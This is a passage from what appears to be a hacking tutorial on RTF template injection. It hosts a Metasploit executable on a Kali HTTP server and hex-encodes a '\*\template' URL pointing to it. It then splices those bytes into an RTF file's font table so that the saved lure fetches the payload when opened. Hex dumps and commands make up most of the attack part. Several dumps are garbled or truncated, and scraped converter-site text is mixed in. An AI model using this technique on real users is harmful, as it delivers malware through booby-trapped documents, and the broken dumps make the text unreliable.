
If you observe carefully, you will see that to the left is hex values and to the right are ASCII values.

Well, Well, Well. Let's inject now. On another machine (kali Linux) we selected a Metasploit payload to be hosted (SKJC.exe generated in the Metasploit This Month feature of the same Issue)

```
(kali@kali) - [~/Desktop/Web]
└─$ ls
SKJC.exe
```


```
(kali@kali) - [~/Desktop/Web]
└─$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

As you would have figured out by now, we will be using RTF template injection to download this payload onto the target. For this, we will be needing ASCII to HEX converter. Any online resource would do as shown below.





You can see that we are converting the URL where our payload (SKJC.exe) is hosted into hexadecimal format to be injected into the RTF template. While doing this, just select not to add 0x prefix to the hexadecimal values and also disable hexadecimal padding as shown below.



Import from file Save as... Copy to clipboard Chain with... Save as... Copy to clipboard

### string to hex converter options

**Hex Number Options**


- Hexadecimal Base Indicator  
When selected, adds 0x before every hex number.
- Hexadecimal Padding  
If the hex number is one digit (such as newline), then pad it with a zero to make it two digits.
- Space After Hexadecimals  
When selected, adds a space after every hex number.

? **string to hex converter tool** what is a string to hex converter?  
This tool converts strings to hexadecimal numbers. It first splits the string into chars and then displays the hex codes of each character. Hexabulous!

📄 **string to hex converter examples** click to use

- Convert a String to a Hex Numbers  
This example converts a string to a hexadecimal number.
- Convert Another String to Hexadecimal  
This example converts the English alphabet and English digits to hexadecimal.

The generated hexadecimal string is as shown below.



**string**

```
{*\template http://192.168.36.171:8000/SKJC.exe}
```

Import from file Save as... Copy to clipboard

**hexadecimal string**

```
7b 5c 2a 5c 74 65 6d 70 6c 61 74 65 20  
68 74 74 70 3a 2f 2f 31 39 32 2e 31 36  
38 2e 33 36 2e 31 37 31 3a 38 30 30 30  
2f 53 4b 4a 43 2e 65 78 65 7d
```

Chain with... Save as... Copy to clipboard

All this is good. but what is the "\\*\template" at the beginning of the ASCII string we just converted into hex.

RTF file Version 1.5's specifications include some control words among which "\\*\template" is one. The value "\\*" before the control word specifies that the following value is a destination and "template" designates the specific control word function. The value of this control word is intended to be the destination of a legitimate template file. As soon as someone opens the RTF file, this file is retrieved and loaded.

As RTF files include their document formatting properties as plaintext strings within the bytes of the file, this property control word syntax can be referenced even in the absence of a word processor thus providing formatting stability for this file type across numerous platforms.



By specifying a URL resource as value of this control word, we can weaponize an RTF file to retrieve remote malicious payload we intend to. Moreover, it is very easy to change the bytes of an existing RTF file. This injection method works both in .rtf and .doc.rtf files.

Let's see it practically. We move the cursor towards the place where we want and then insert the generated hexadecimal values as shown below. Note that the injection doesn't work everywhere. For example, I am injecting this template within the function of Times New Roman font as shown in the image below. If the injection is injected at a wrong place, there may be a error and the lure may not open.

```
00000086
00000000 7B 5C 72 74 66 31 5C 61 6E 73 69 5C 64 65 66 66
00000010 33 5C 61 64 65 66 6C 61 6E 67 31 30 32 35 0A 7B
00000020 5C 66 6F 6E 74 74 62 6C 7B 5C 66 30 5C 66 72 6F
00000030 6D 61 6E 5C 66 70 72 71 32 5C 66 63 68 61 72 73
00000040 65 74 30 20 54 69 6D 65 73 20 4E 65 77 20 52 6F
00000050 6D 61 6E 3B 7D 7B 5C 2A 5C 74 65 6D 70 6C 61 74
00000060 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31 36 38
00000070 2E 33 36 2E 31 37 31 3A 38 30 30 30 2F 53 4B 4A
00000080 43 2E 65 78 65 7D 70 72 71 32 5C 66 63 68 61 72
00000090 73 65 74 30 20 41 72 69 61 6C 3B 7D 7B 5C 66 33
000000A0 5C 66 72 6F 6D 61 6E 5C 66 70 72 71 32 5C 66 63
000000B0 68 61 72 73 65 74 30 20 4C 69 62 65 72 61 74 69
000000C0 6F 6E 20 53 65 72 69 66 7B 5C 2A 5C 66 61 6C 74
000000D0 20 54 69 6D 65 73 20 4E 65 77 20 52 6F 6D 61 6E
000000E0 7D 3B 7D 7B 5C 66 34 5C 66 73 77 69 73 73 5C 66
000000F0 70 72 71 32 5C 66 63 68 61 72 73 65 74 30 20 4C
00000100 69 62 65 72 61 74 69 6F 6E 20 53 61 6E 73 7B 5C
00000110 2A 5C 66 61 6C 74 20 41 72 69 61 6C 7D 3B 7D 7B
00000120 5C 66 35 5C 66 6E 69 6C 5C 66 70 72 71 32 5C 66
00000130 63 68 61 72 73 65 74 30 20 4E 6F 74 6F 20 53 61
```

```
{\rtf1\ansi\deff
3\adeflang1025.{
\fonttbl{\f0\fro
man\fprq2\fchars
et0 Times New Ro
man;}{\*\templat
e http://192.168
.36.171:8000/SKJ
C.exe}prq2\fchar
set0 Arial;}{\f3
\froman\fprq2\fc
harset0 Liberati
on Serif{\*\falt
Times New Roman
};}{\f4\fswiss\f
prq2\fcharset0 L
iberation Sans{\
*\falt Arial};}{
\f5\fnil\fprq2\fc
harset0 Noto Sa
```

```
00000088
00000000 7B 5C 72 74 66 31 5C 61 6E 73 69 5C 64 65 66 66
00000010 33 5C 61 64 65 66 6C 61 6E 67 31 30 32 35 0A 7B
00000020 5C 66 6F 6E 74 74 62 6C 7B 5C 66 30 5C 66 72 6F
00000030 6D 61 6E 5C 66 70 72 71 32 5C 66 63 68 61 72 73
00000040 65 74 30 20 54 69 6D 65 73 20 4E 65 77 20 52 6F
00000050 6D 61 6E 3B 7D 7B 5C 2A 5C 74 65 6D 70 6C 61 74
00000060 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31 36 38
00000070 2E 33 36 2E 31 37 31 3A 38 30 30 30 2F 53 4B 4A
00000080 43 2E 65 78 65 7D 7B 5C 71 32 5C 66 63 68 61 72
00000090 73 65 74 30 20 41 72 69 61 6C 3B 7D 7B 5C 66 33
000000A0 5C 66 72 6F 6D 61 6E 5C 66 70 72 71 32 5C 66 63
000000B0 68 61 72 73 65 74 30 20 4C 69 62 65 72 61 74 69
000000C0 6F 6E 20 53 65 72 69 66 7B 5C 2A 5C 66 61 6C 74
000000D0 20 54 69 6D 65 73 20 4E 65 77 20 52 6F 6D 61 6E
000000E0 7D 3B 7D 7B 5C 66 34 5C 66 73 77 69 73 73 5C 66
000000F0 70 72 71 32 5C 66 63 68 61 72 73 65 74 30 20 4C
00000100 69 62 65 72 61 74 69 6F 6E 20 53 61 6E 73 7B 5C
00000110 2A 5C 66 61 6C 74 20 41 72 69 61 6C 7D 3B 7D 7B
00000120 5C 66 35 5C 66 6E 69 6C 5C 66 70 72 71 32 5C 66
00000130 63 68 61 72 73 65 74 30 20 4E 6F 74 6F 20 53 61
```

```
{\rtf1\ansi\deff
3\adeflang1025.{
\fonttbl{\f0\fro
man\fprq2\fchars
et0 Times New Ro
man;}{\*\templat
e http://192.168
.36.171:8000/SKJ
C.exe}{\q2\fchar
set0 Arial;}{\f3
\froman\fprq2\fc
harset0 Liberati
on Serif{\*\falt
Times New Roman
};}{\f4\fswiss\f
prq2\fcharset0 L
iberation Sans{\
*\falt Arial};}{
\f5\fnil\fprq2\fc
harset0 Noto Sa
```



After making the changes, we save the file as hcool\_1.rtf.


```
00000098
00000000 7B 5C 72 74 66 31 5C 61 6E 73 69 5C 64 65 66 66
00000010 33 5C 61 64 65 66 6C 61 6E 67 31 30 32 35 0A 7B
00000020 5C 66 6F 6E 74 74 62 6C 7B 5C 66 30 5C 66 72 6F
00000030 6D 61 6E 5C 66 70 72 71 32 5C 66 63 68 61 72 73
00000040 65 74 30 20 54 69 6D 65 73 20 4E 65 77 20 52 6F
00000050 6D 61 6E 3B 7D 7B 5C 2A 5C 74 65 6D 70 6C 61 74
00000060 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31 36 38
00000070 2E 33 36 2E 31 37
00000080 43 2E 65 78 65 7D
00000090 6E 5C 66 70 72 71
000000A0 5C 66 72 6F 6D 61
000000B0 68 61 72 73 65 74
000000C0 6F 6E 20 53 65 72 69 66 7B 5C 2A 5C 66 61 6C 74
000000D0 20 54 69 6D 65 73 20 4E 65 77 20 52 6F 6D 61 6E
000000E0 7D 3B 7D 7B 5C 66 34 5C 66 73 77 69 73 73 5C 66
000000F0 70 72 71 32 5C 66 63 68 61 72 73 65 74 30 20 4C
00000100 69 62 65 72 61 74 69 6F 6E 20 53 61 6E 73 7B 5C
00000110 2A 5C 66 61 6C 74 20 41 72 69 61 6C 7D 3B 7D 7B
00000120 5C 66 35 5C 66 6E 69 6C 5C 66 70 72 71 32 5C 66
00000130 63 68 61 72 73 65 74 30 20 4E 6F 74 6F 20 53 61
Enter file to save: hcool_1.rtf
Help Save Open Goto Find Hex Addr Hex Edit Quit
```

The file has been saved.

